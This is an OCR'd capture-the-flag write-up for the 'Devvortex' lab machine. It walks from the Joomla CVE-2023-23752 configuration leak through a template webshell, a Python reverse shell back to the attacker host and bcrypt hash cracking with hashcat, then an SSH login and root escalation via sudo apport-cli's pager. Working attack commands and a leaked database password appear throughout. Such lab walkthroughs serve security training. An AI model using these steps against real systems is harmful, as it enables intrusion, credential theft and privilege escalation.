
CVE-2023-23752 to Code Execution #1

As discussed, CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext. The following demonstrates the leak:


```
curl -v http://10.9.49.205/api/index.php/v1/config/application?public=true
*   Trying 10.9.49.205:80...
* TCP_NODELAY set
* Connected to 10.9.49.205 (10.9.49.205) port 80 (#0)
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: 10.9.49.205
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 20 Mar 2023 15:14:05 GMT
< Server: Apache/2.4.41 (Ubuntu)
< x-frame-options: SAMEORIGIN
< referrer-policy: strict-origin-when-cross-origin
< cross-origin-opener-policy: same-origin
< X-Powered-By: JoomlaAPI/1.0
< Expires: Wed, 17 Aug 2005 00:00:00 GMT
< Last-Modified: Mon, 20 Mar 2023 15:14:05 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```




3) Logged in with the credentials



4) Added webshell to templates



5) Got command execution



Exploitation

1) Got reverse shell using python

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.242] 58138
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$
```

```
export RHOST="10.10.14.8";export RPORT=4444;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT
"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
```

2) Logged in with mysql

```
www-data@devvortex:~$ mysql -h 127.0.0.1 -u lewis -pP4ntherg0t1n5r3c0n##
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 26085
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

3) Found password hashes

```
mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

4) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 3200 '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' /usr/share/seclists/Passwords/Leaked-
Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Plat
form #1 [The pocl project]
================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Sun Nov 26 22:09:53 2023 (12 secs)
Time.Estimated...: Sun Nov 26 22:10:05 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      131 H/s (6.52ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1408/14344384 (0.01%)
Rejected.........: 0/1408 (0.00%)
Restore.Point....: 1344/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> tagged

Started: Sun Nov 26 22:09:14 2023
Stopped: Sun Nov 26 22:10:06 2023
```

5) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh logan@devvortex.htb
logan@devvortex.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 26 Nov 2023 04:42:41 PM UTC

  System load:           0.6
  Usage of /:            65.4% of 4.76GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             183
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:56aa

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Nov 26 16:15:02 2023 from 10.10.16.5
logan@devvortex:~$
```

6) got user flag

```
logan@devvortex:~$ cat user.txt
366ef274e811a5402e77fad331b904cf
logan@devvortex:~$
```

Privilege Escalation

1) Found sudo permissions

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

2) Found usage of less pager

Commit

✓ fix: Do not run sensible-pager as root if using sudo/pkexec

The apport-cli supports view a crash. These features invoke the default pager, which is likely to be less, other functions may apply.

It can be used to break out from restricted environments by spawning an interactive system shell. If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

apport-cli should normally not be called with sudo or pkexec. In case it is called via sudo or pkexec execute `sensible-pager` as the original user to avoid privilege elevation.

Proof of concept:

```
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (29.9 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
```

3) Got root flag